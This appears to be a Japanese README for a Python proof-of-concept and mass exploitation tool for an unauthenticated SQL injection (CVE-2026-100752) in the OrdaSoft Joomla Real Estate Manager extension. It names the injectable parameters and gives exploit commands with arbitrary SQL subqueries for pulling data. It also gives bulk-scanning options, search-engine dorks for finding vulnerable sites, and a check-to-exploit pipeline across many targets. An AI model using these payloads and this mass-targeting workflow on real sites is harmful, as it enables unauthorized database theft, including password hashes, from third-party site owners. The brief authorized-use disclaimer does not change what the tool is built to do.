 murrez/cve-2026-100752
CVE-2026-100752 の Python 3 PoC および一括エクスプロイト。OrdaSoft Joomla Real Estate Manager <=6.7.8 における、order_field ORDER BY パラメータを介した未認証 SQL インジェクションです。

CVE-2026-100752 の Python 3 PoC — OrdaSoft Real Estate Manager (Free) Joomla 拡張機能 ≤ 6.7.8。6.7.9+ で修正済み。
| PoCbit | https://pocbit.org/pocs/cve-2026-100752 |
| カタログ | https://pocbit.org/pocs/ |
| コンポーネント | com_realestatemanager |
| ファイル | site/realestatemanager.php |
| パラメータ | order_field → ORDER BY (クォートなし、許可リストなし) |
| 認証 | 不要 (公開リスト / 検索 / カテゴリ表示) |
| CWE | CWE-89 SQL インジェクション |
| その他 | レガシー order_direction POST インジェクション (Metasploit / 6.7.9 以前の監査) |


カラフルな PoCbit バナー、続いて --mode exploit の JSON 出力: exploited: true、ベクター order_field_get、ルート showCategory + com_realestatemanager。
コマンド例:
python poc.py -u https://TARGET --mode exploit --subquery "SELECT VERSION()"
(スクリーンショットは許可されたテスト環境から取得されたものです。ターゲット URL は PoC 検証用です。)
Real Estate Manager (Free) は、Joomla 上で不動産物件管理を行う OrdaSoft の拡張機能です。6.7.8 以前のバージョンでは、order_field リクエストパラメータが site/realestatemanager.php 内の ORDER BY 句に直接追加されます。カラム名の許可リスト、エスケープ、キャストはありません。認証なしでカテゴリ閲覧、検索結果、全物件リストのクエリが悪用可能です。
SQLi が成功すると、データベースからの読み取り (バージョン、ユーザーハッシュ、サイトデータ)、権限に応じた書き込み/削除、および連鎖的な RCE のリスクを評価する必要があります。6.7.9 以降にアップグレードしてください (OrdaSoft セキュリティリリース)。
Joomla フロントコントローラ:
GET /index.php?option=com_realestatemanager&task=showCategory&catid=50&order_field=price&order_direction=asc
CVE-2026-100752: order_field が ORDER BY のカラム/式を制御します。値はバインディングや検証なしで SQL に連結されるため、エラーベースのサブクエリなどを注入できます。
影響を受けるクエリコンテキスト (CVE テキストより):
showCategory および関連)この PoC:
com_realestatemanager のフィンガープリント (パス + オプションのマニフェストバージョン)catid / Itemid をスクレイピングshowCategory、showSearch、showSearchResult、showRent、showBuyorder_field エラーベースの GET および POSTorder_direction=asc,<injection> (歴史的なベクター、一部のビルドでは依然有効)hits.txtexploited.txt (SELECT リークに成功した行)cd CVE-2026-100752
pip install -r requirements.txt
python poc.py -u https://target.example --mode check
python poc.py -u https://target.example --mode check --aggressive
--aggressive は boolean/エラー証明が不確定な場合に SELECT VERSION() を試行します。
python poc.py -u https://target.example --mode exploit
python poc.py -u https://target.example --mode exploit --subquery "SELECT user()"
python poc.py -u https://target.example --mode exploit --vector order_field_get
python poc.py --list targets.example.txt --mode check -j 30 --output scan.jsonl --vuln-list hits.txt
python poc.py --list hits.txt --mode exploit -j 15 --subquery "SELECT VERSION()" --exploited-list exploited.txt
| フラグ | 役割 |
|---|---|
--mode exploit | エラーベースのデータ抽出 (一括対応) |
--subquery | CONCAT(0x7e, …) ダブルクエリペイロード用の内部 SQL |
--vector | order_field_get、order_field_post、または order_direction_post を強制 |
-j | 並列ターゲット数 |
--no-color | プレーンターミナル |
JSONL には pocbit、pocbit_catalog、pocbit_page、cve、component が含まれます。
body="option=com_realestatemanager"
body="com_realestatemanager" && (body="ordasoft" || header="Joomla")
title="Real Estate" && body="com_realestatemanager"
body="/components/com_realestatemanager/"
Shodan 形式 (対応している場合): http.html:com_realestatemanager
ホスト名を targets.txt にエクスポートし (1 行に 1 URL)、許可された物件のみに対して check → hits → exploit を実行してください。
マニフェスト (公開されている場合):
/administrator/components/com_realestatemanager/realestatemanager.xmlバージョンが ≤ 6.7.8 の場合 → likely_vulnerable_version。≥ 6.7.9 の場合 → patched_version (exploit は依然失敗する可能性があります)。
| CVE | 種類 | 修正 |
|---|---|---|
| CVE-2026-100752 | 認証不要 SQLi (order_field) | 6.7.9 |
| CVE-2026-100753 | 反射型 XSS (公開物件表示) | 6.7.9 |
同じベンダーのバッチ (2026年9月): Vehicle Manager およびその他の OrdaSoft 拡張機能にも個別の CVE が割り当てられています — 実行しているすべての OrdaSoft コンポーネントにパッチを適用してください。
auxiliary/gather/joomla_com_realestatemanager_sqli (レガシー order_direction POST)許可されたセキュリティテストおよびパッチ検証のみ。許可なくシステムに対して使用しないでください。
CVE-2026-100752 PoC: OrdaSoft Joomla Real Estate Manager (Free) <=6.7.8 unauth SQLi via order_field ORDER BY (com_realestatemanager). Colored check + mass exploit, version fingerprint, PoCbit https://pocbit.org/pocs/cve-2026-100752
